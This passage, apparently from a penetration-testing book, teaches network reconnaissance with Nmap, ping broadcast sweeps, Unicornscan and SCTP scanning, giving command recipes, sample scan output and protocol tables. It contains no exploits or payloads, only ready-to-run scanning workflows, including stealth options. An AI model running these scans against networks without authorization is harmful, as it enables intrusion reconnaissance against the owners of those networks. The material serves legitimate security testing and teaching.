

Figure 6-1. Network protocols and respective OSI layers

Initial Network Scanning with Nmap

Available for platforms including Apple OS X, Microsoft Windows, and Linux, **Nmap** supports IPv4 and IPv6 network scanning via ICMP, TCP, UDP, and SCTP. Now let's see how to use Nmap to scan an environment.

ICMP

Nmap supports ICMP scanning over both IPv4 and IPv6 to map subnets within larger IP blocks and elicit responses from hosts (depending on configuration). Here are two particularly useful ICMPv4 message types:

Type 8 (echo request)

Used by *ping* and other utilities to identify accessible hosts.

Type 13 (timestamp request)

Provides the system time information from the target in decimal format.

IANA maintains comprehensive lists of ICMPv4 and ICMPv6 message types.¹ Many useful ICMPv4 types have been deprecated in recent years, including 17 (*address mask request*) and 37 (*domain name request*). Within legacy networks these can yield useful information.

ICMPv4 Sweeping with Nmap

Within Nmap, use the `-PEPM` flag to perform host discovery using ICMPv4 echo, timestamp, and subnet mask requests, as shown in [Example 6-1](#).

Example 6-1. IPv4 network discovery by using Nmap

```
root@kali:~# nmap -PEPM -sP -vvv -n 10.12.5.0/24

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-09-07 18:22 EDT
Initiating Ping Scan at 18:22
Scanning 256 hosts [3 ports/host]
Completed Ping Scan at 18:23, 7.24s elapsed (256 total hosts)
Nmap scan report for 10.12.5.0 [host down, received no-response]
Nmap scan report for 10.12.5.1
Host is up, received echo-reply ttl 128 (0.012s latency).
Nmap scan report for 10.12.5.16
Host is up, received echo-reply ttl 128 (0.023s latency).
Nmap scan report for 10.12.5.17
Host is up, received echo-reply ttl 128 (0.027s latency).
Nmap scan report for 10.12.5.18
Host is up, received echo-reply ttl 128 (0.031s latency).
Nmap scan report for 10.12.5.20
Host is up, received echo-reply ttl 128 (0.039s latency).
Nmap scan report for 10.12.5.21
Host is up, received echo-reply ttl 128 (0.043s latency).
Nmap scan report for 10.12.5.22
Host is up, received echo-reply ttl 128 (0.047s latency).
```

Older versions of Nmap report multiple responses for subnet and broadcast addresses, letting you map subnet allocations and sizes. Unfortunately, version 6.49 does not, and so you must use *ping* to manually investigate network behavior.

Using broadcast addresses

Within an IP network, the last address octet is reserved as the broadcast address (e.g., 10.10.5.255 within 10.10.5.0/24), which is used to send traffic

to all of the hosts within a subnet. [Example 6-2](#) demonstrates the *ping* command used to send ICMP echo requests to an IPv4 broadcast address, and [Example 6-3](#) shows how an additional subnet (10.12.0.0/24) is revealed via the 255.255.255.255 broadcast address.

Example 6-2. Using ping to identify hosts within a subnet

```
root@kali:~# ping -b 10.10.5.255
WARNING: pinging broadcast address
PING 10.10.5.255 (10.10.5.255) 56(84) bytes of data.
64 bytes from 10.10.5.79: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 10.10.5.10: icmp_seq=1 ttl=64 time=1.79 ms (DUP!)
64 bytes from 10.10.5.13: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.11: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.12: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.99: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
64 bytes from 10.10.5.14: icmp_seq=1 ttl=64 time=3.67 ms (DUP!)
```

Example 6-3. Identifying other subnets via ICMP echo broadcast

```
root@kali:~# ping -b 255.255.255.255
WARNING: pinging broadcast address
PING 255.255.255.255 (255.255.255.255) 56(84) bytes of data.
64 bytes from 10.10.5.79: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 10.12.5.251: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.239: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.240: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.201: icmp_seq=1 ttl=63 time=1.28 ms (DUP!)
64 bytes from 10.12.5.248: icmp_seq=1 ttl=63 time=1.84 ms (DUP!)
64 bytes from 10.10.5.10: icmp_seq=1 ttl=64 time=1.85 ms (DUP!)
64 bytes from 10.12.5.242: icmp_seq=1 ttl=63 time=1.85 ms (DUP!)
64 bytes from 10.12.5.235: icmp_seq=1 ttl=63 time=4.73 ms (DUP!)
64 bytes from 10.12.5.246: icmp_seq=1 ttl=63 time=6.02 ms (DUP!)
64 bytes from 10.12.5.244: icmp_seq=1 ttl=63 time=8.19 ms (DUP!)
```

TCP

Nmap supports many TCP scanning modes, which are particularly useful when performing stealth scans and understanding low-level network configuration. For the purpose of identifying accessible services, the basic TCP SYN (-sS) mode should be used, as demonstrated by [Example 6-4](#).

Example 6-4. Performing an IPv4 TCP SYN scan by using Nmap

```
root@kali:~# nmap -sS 10.10.5.10
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-09-07 18:45 EDT
Nmap scan report for 10.10.5.10
Not shown: 933 filtered ports, 60 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
```

By default, Nmap will perform host discovery and identify accessible hosts to scan.² When testing hardened environments, you should use the `-Pn` flag to force scanning of each address. A slower timing policy (such as `-T2`) is also useful because an aggressive policy might trigger SYN flood protection and cause packets to be dropped.

Nmap returns a state (*open*, *closed*, or *filtered*) for each port. Figures 6-2 through 6-5 demonstrate SYN probes eliciting four response variants: a SYN/ACK packet (indicating an open port); RST/ACK (denoting closed); no response; or an ICMP type 3 message (implying a filter).



Figure 6-2. Open port behavior



Figure 6-3. Closed port behavior



Figure 6-4. Filtered port behavior (no response)



Figure 6-5. Filtered port behavior (ICMP response)

NOTE

During testing you should scan every TCP port, from 0 to 65,535. For speed reasons, Nmap uses an internal list of common ports by default, introducing a blind spot.

IPv4 firewalls and routers often generate ICMP type 3 (*destination unreachable*) responses, which provide insight into network configuration.

Table 6-1 lists common ICMP type 3 message codes.³

Table 6-1. ICMP type 3 message codes

Code	Description
0	Network unreachable
1	Host unreachable
2	Protocol unreachable
3	Port unreachable
6	Destination network unknown
7	Destination host unknown
9	Communication administratively prohibited (network)
10	Communication administratively prohibited (host)
13	Communication administratively prohibited (general)

UDP

The connectionless nature of UDP means that services are identified either through *negative scanning* (inferring open ports based on ICMP unreachable responses of those which are closed), or through use of correctly formatted datagrams to elicit a response from a service (e.g., DNS, DHCP, TFTP, and others, as listed in *nmap-payloads*⁴), known as *payload scanning*.

ICMP is an unreliable indicator because security-conscious organizations tend to filter messages, and most operating systems rate-limit ICMP responses by default.

Nmap uses a combination of both negative and payload scanning (versus just a single mode) via the `-sU` flag. This often clouds output, as demonstrated by [Example 6-5](#), in which both *open* and *open|filtered* states are returned.

Example 6-5. Performing a UDP scan using Nmap

```
root@kali:~# nmap -Pn -sU -open -F -vvv -n 10.3.0.1
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 02:37 UTC
Initiating UDP Scan at 02:37
Scanning 10.3.0.1 [100 ports]
```

```
Discovered open port 137/udp on 10.3.0.1
Discovered open port 123/udp on 10.3.0.1
Completed UDP Scan at 02:38, 13.25s elapsed (100 total ports)
Nmap scan report for 10.3.0.1
Scanned at 2014-10-27 02:37:49 UTC for 13s
```

PORT	STATE	SERVICE
7/udp	open filtered	echo
9/udp	open filtered	discard
17/udp	open filtered	qotd
19/udp	open filtered	chargen
49/udp	open filtered	tacacs
53/udp	open filtered	domain
67/udp	open filtered	dhcps
68/udp	open filtered	dhcpc
69/udp	open filtered	tftp
80/udp	open filtered	http
88/udp	open filtered	kerberos-sec
111/udp	open filtered	rpcbind
120/udp	open filtered	cfdpkt
123/udp	open	ntp
135/udp	open filtered	msrpc
136/udp	open filtered	profile
137/udp	open	netbios-ns
138/udp	open filtered	netbios-dgm
139/udp	open filtered	netbios-ssn
158/udp	open filtered	pcmail-srv
161/udp	open filtered	snmp

The verbose output shows that ports 123 (NTP) and 137 (the NetBIOS name service) are open based on responses to crafted payloads. The other ports are listed based on unreliable ICMP feedback.

Using the `-sUV` flag, you can actively probe each UDP port and see which respond. Running Nmap in this fashion is, however, very slow against ambiguous *open|filtered* ports, and impractical when testing large networks.

Example 6-6 demonstrates using Nmap to scan five UDP ports of a single host, taking 114 seconds to complete. Deeper testing reveals that port 53 is indeed listening.

Example 6-6. Further probing of five UDP ports

```
root@kali:~# nmap -Pn -sUV -open -p53,123,135,137,161 -vvv -n 10.3.0.1
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 02:53 UTC
NSE: Loaded 29 scripts for scanning.
```

```

Initiating UDP Scan at 02:53
Scanning 10.3.0.1 [5 ports]
Discovered open port 123/udp on 10.3.0.1
Discovered open port 137/udp on 10.3.0.1
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 02:53 (0:00:00 remaining)
Completed UDP Scan at 02:53, 9.08s elapsed (5 total ports)
Initiating Service scan at 02:53
Scanning 5 services on 10.3.0.1
Discovered open port 53/udp on 10.3.0.1
Discovered open|filtered port 53/udp on 10.3.0.1 is actually open
Completed Service scan at 02:55, 75.06s elapsed (5 services on 1 host)
NSE: Script scanning 10.3.0.1.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:55
Completed NSE at 02:55, 30.02s elapsed
Nmap scan report for 10.3.0.1
Scanned at 2014-10-27 02:53:40 UTC for 114s
PORT      STATE      SERVICE    VERSION
53/udp    open       domain     dnsmasq 2.50
123/udp   open       ntp        NTP v4
135/udp   open|filtered msrpc
137/udp   open       netbios-ns Samba nmbd (workgroup: UCOPIA)
161/udp   open|filtered snmp
Service Info: Host: CONTROLLER

```

An alternative tool that you can use to perform UDP payload scanning is Unicornscan.⁵ Against the 10.3.0.1 candidate, results are returned almost instantly:

```

root@kali:~# unicornscan -mU 10.3.0.1
UDP open      domain[ 53] from 10.3.0.1  ttl 128
UDP open      netbios-ns[ 137] from 10.3.0.1  ttl 128

```

UDP scanning results vary by tool selection and network conditions. Nmap provides a comprehensive option with -sUV, but testing of a single host using the -F option (scanning 100 ports) can take more than 10 minutes to complete.

SCTP

SCTP sits alongside TCP and UDP, as shown in **Figure 6-1**. Intended to provide transport of telephony data over IP, the protocol duplicates many of the reliability features of Signaling System 7 (SS7), and underpins a larger protocol family known as SIGTRAN. SCTP is supported by operating systems including IBM AIX, Oracle Solaris, HP-UX, Linux, Cisco IOS, and VxWorks.

Packet format

Each SCTP packet contains a header and associated chunks, as demonstrated by **Figure 6-6**. Source and destination port values are 16-bit (running from 0 to 65,535), and 8-bit *chunk type* values are listed in **Table 6-2**. Depending on the type, the *chunk value* field varies.



Figure 6-6. SCTP packet format

Table 6-2. SCTP chunk types

ID	Value	Description
0	DATA	Payload data
1	INIT	Initiation request
2	INIT ACK	Initiation acknowledgment
3	SACK	Selective acknowledgment
4	HEARTBEAT	Heartbeat request
5	HEARTBEAT ACK	Heartbeat acknowledgment
6	ABORT	Abort request
7	SHUTDOWN	Shutdown request
8	SHUTDOWN ACK	Shutdown acknowledgment
9	ERROR	Operation error
10	COOKIE ECHO	State cookie echo
11	COOKIE ACK	Cookie acknowledgment
12	ECNE	Explicit congestion notification echo
13	CWR	Congestion window reduced
14	SHUTDOWN COMPLETE	Shutdown complete

Nmap support

You can find accessible SCTP services by scanning with two packet types:

INIT

Similar to TCP SYN scanning, Nmap (using the `-sY` flag) sends SCTP INIT chunks to each port. An INIT ACK response indicates the port is open, whereas an ABORT chunk indicates it is closed.

COOKIE ECHO

Implementations should drop packets containing COOKIE ECHO chunks sent to open ports, and send an ABORT chunk if the port is closed. This scan type is stealthy but cannot differentiate between open and filtered ports (showing only those that are closed). Nmap supports the scanning tactic using the `-sZ` flag.

Example 6-7 demonstrates an Nmap SCTP scan over IPv6. **Table 6-3** lists common SCTP services. Upon identifying valid services, use *sctpscan*⁶ to manually investigate (using the -t flag to bridge a TCP socket to a particular SCTP service).

Example 6-7. Performing an Nmap SCTP INIT scan over IPv6

```
root@kali:~# nmap -6 -Pn -sY -n -open fe80::217:f2ff:fe0f:5d19
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-08-27 09:56 EDT
```

```
Nmap scan report for fe80::217:f2ff:fe0f:5d19
```

```
PORT      STATE SERVICE
2427/sctp open  mgcp-gateway
2944/sctp open  megago-h248
2945/sctp open  h248-binary
```

Table 6-3. Common SCTP services

Port	Name	Description	RFC
1167	<i>cisco-ipsla</i>	Cisco IP SLA control protocol	6812
1812	<i>radius</i>	RADIUS authentication protocol	2865
1813	<i>radacct</i>	RADIUS accounting protocol	2866
2225	<i>rcip-itu</i>	Resource connection initiation protocol	–
2427	<i>mgcp-gateway</i>	Media gateway control protocol	3435
2904	<i>m2ua</i>	SS7 MTP level 2 user adaptation	3331
2905	<i>m3ua</i>	SS7 MTP level 3 user adaptation	4666
2944	<i>megaco-h248</i>	Gateway control protocol (text)	3525
2945	<i>h248-binary</i>	Gateway control protocol (binary)	
3097	<i>itu-bicc-stc</i>	ITU-T Q.1902.1 and Q.2150.3	–
3565	<i>m2pa</i>	SS7 MTP level 2 peer-to-peer adaptation	4165
3863	<i>asap-sctp</i>	Aggregate server access protocol	5352
3864	<i>asap-sctp-tls</i>	Aggregate server access protocol (TLS)	
3868	<i>diameter</i>	Diameter AAA protocol	6733
4739	<i>ipfix</i>	IP flow information export	3917
4740	<i>ipfixs</i>	IP flow information export (DTLS)	5153
5060	<i>sip</i>	Session initiation protocol	3261
5061	<i>sip-tls</i>	Session initiation protocol (TLS)	
5090	<i>card</i>	Candidate access router discovery protocol	4066
5091	<i>cxtp</i>	Context transfer protocol	4067
5672	<i>amqp</i>	Advanced message queuing protocol ^a	–
5675	<i>v5ua</i>	V5.2 user adaptation	3807
6704	<i>frc-hp</i>	ForCES high-priority channel	5811
6705	<i>frc-mp</i>	ForCES medium-priority channel	
6706	<i>frc-lp</i>	ForCES low-priority channel	
7626	<i>simco</i>	Simple middlebox configuration	4540
8471	<i>pim-port</i>	PIM over reliable transport	6559
9082	<i>lcs-ap</i>	3GPP LCS application protocol ^b	–
9084	<i>aurora</i>	IBM AURORA performance visualizer	–

Port	Name	Description	RFC
9900	<i>iua</i>	ISDN Q.921 user adaptation	4233
9901	<i>enrp-sctp</i>	ENRP server channel	5353
9902	<i>enrp-sctp-tls</i>	ENRP server channel (TLS)	
14001	<i>sua</i>	SCCP user adaptation	3868
20049	<i>nfsrdma</i>	NFS over RDMA	5667
29118	<i>sgsap</i>	3GPP SGsAP ^c	
29168	<i>sbcap</i>	3GPP SBcAP ^d	
29169	<i>ihscsctpassoc</i>	UTRAN Iuh interface RANAP user adaption ^e –	
36412	<i>s1-control</i>	3GPP S1 control plane	
36422	<i>x2-control</i>	3GPP X2 control plane	

^a See <http://bit.ly/2aCGi7z>.

^b See <http://bit.ly/2aCGsfc>.

^c See <http://bit.ly/2aCGtzY>.

^d See <http://bit.ly/2aCG948>.

^e See <http://bit.ly/2aCHyHG>.

A number of these protocols do not correspond to IETF RFC documents, but are described by International Telecommunication Union (ITU) and 3rd Generation Partnership Project (3GPP) standards. For example, ITU-T Q.1902.1⁷ defines the Bearer Independent Call Control (BICC) protocol used by SCTP port 3097 in [Table 6-3](#).

Bringing Everything Together

Detailed assessment involves scanning all 65,536 TCP and SCTP ports for each IP address within scope, along with testing of common UDP ports (to save time). I have yet to find a UDP service running on a nonstandard port during testing, and so running a UDP scan with Nmap's default services list is sufficient.

IPv4 scanning

For IPv4, my preferred approach is to first run three Nmap scans to identify accessible hosts. You can load a list of target networks into Nmap from a file by using the `-iL` flag.

```
nmap -T4 -Pn -n -sS -F -oG tcp.gnmap 192.168.0.0/24
nmap -T4 -Pn -n -sY -F -oG sctp.gnmap 192.168.0.0/24
nmap -T4 -Pn -n -sU -p53,69,111,123,137,161,500,514,520 -oG udp.gnmap
192.168.0.0/24
```

These scans generate output with *gnmap* file extensions. It is important to pay particular attention to the UDP results because they might contain false positives. If the UDP dataset looks noisy (i.e., all the hosts are reporting to have open ports), simply disregard it. When you're happy with the contents of these files, use *grep* and *awk* to generate a refined list of targets, as follows:

```
grep open *.gnmap | awk '{print $2}' | sort | uniq > targets.txt
```

You should then feed this list into four subsequent scans:

1. A fast TCP scan of common services

```
nmap -T4 -Pn -open -sS -A -oA tcp_fast -iL targets.txt
```

2. A TCP scan of all ports (plus fingerprinting and testing via default NSE scripts)

```
nmap -T4 -Pn -open -sSVC -A -p0-65535 -oA tcp_full -iL targets.txt
```

3. An SCTP scan of all ports

```
nmap -T4 -Pn -open -sY -p0-65535 -oA sctp -iL targets.txt
```

4. A UDP scan of common services

```
nmap -T3 -Pn -open -sU -oA udp -iL targets.txt
```

The `-oA` flag will generate multiple output files for each scan type, including a *gnmap* file that you can easily parse, and a full text file that is human-readable.

NOTE

When running large concurrent scans using Nmap, it is advisable to use a sensible timing policy to avoid saturating your Internet connection. You can also use the *screen* utility,⁸ which is found within Kali Linux, Apple OS X, and other platforms, to move the various scanning sessions to the background. This way, they will continue to run if you are disconnected from the server.

These scanning modes do not perform deep analysis of the exposed network services. Vulnerability scanning and in-depth testing is covered later in this chapter, along with use of commercially supported tools.

IPv6 scanning

Chapters 4 and 5 describe IPv6 addresses enumeration. Upon gathering a list of IPv6 network prefixes, identify hosts and services using the same phased approach described for IPv4 (i.e., sweeping for hosts running common network services, and full scanning of that subset). When TCP sweeping large IPv6 networks, I recommend reducing the port list to increase speed, from `-F` (100 common ports) to `-p22,25,53,80,111,139,443`.

Upon preparing a list of targets (e.g., *targets.txt*), run the same scans as before, this time using the `-6` flag to scan over IPv6:

```
nmap -6 -T4 -Pn -open -sS -A -oA ipv6_tcp_fast -iL targets.txt
nmap -6 -T4 -Pn -open -sSVC -A -p0-65535 -oA ipv6_tcp_full -iL
targets.txt
nmap -6 -T4 -Pn -open -sY -p0-65535 -oA ipv6_sctp -iL targets.txt
nmap -6 -T3 -Pn -open -sU -oA ipv6_udp -iL targets.txt
```

Low-Level IP Assessment

By crafting probe packets and reviewing the responses, you can do the following:

- Fingerprint the operating system of a target host or network device
- Identify hosts with IP stack implementation flaws
- Enumerate filtering devices and reverse engineer their policy
- Reveal the internal IP addresses of misconfigured systems

You can manipulate IP and TCP header values by using Hping3,⁹ Scapy, Nmap, and Firewalk.¹⁰ Individual values set within IP and TCP packet headers are shown in Figures 6-7 and 6-8. By manipulating these fields and sampling responses to particular probes, you can reverse engineer the underlying network configuration.



Figure 6-7. IPv4 header format

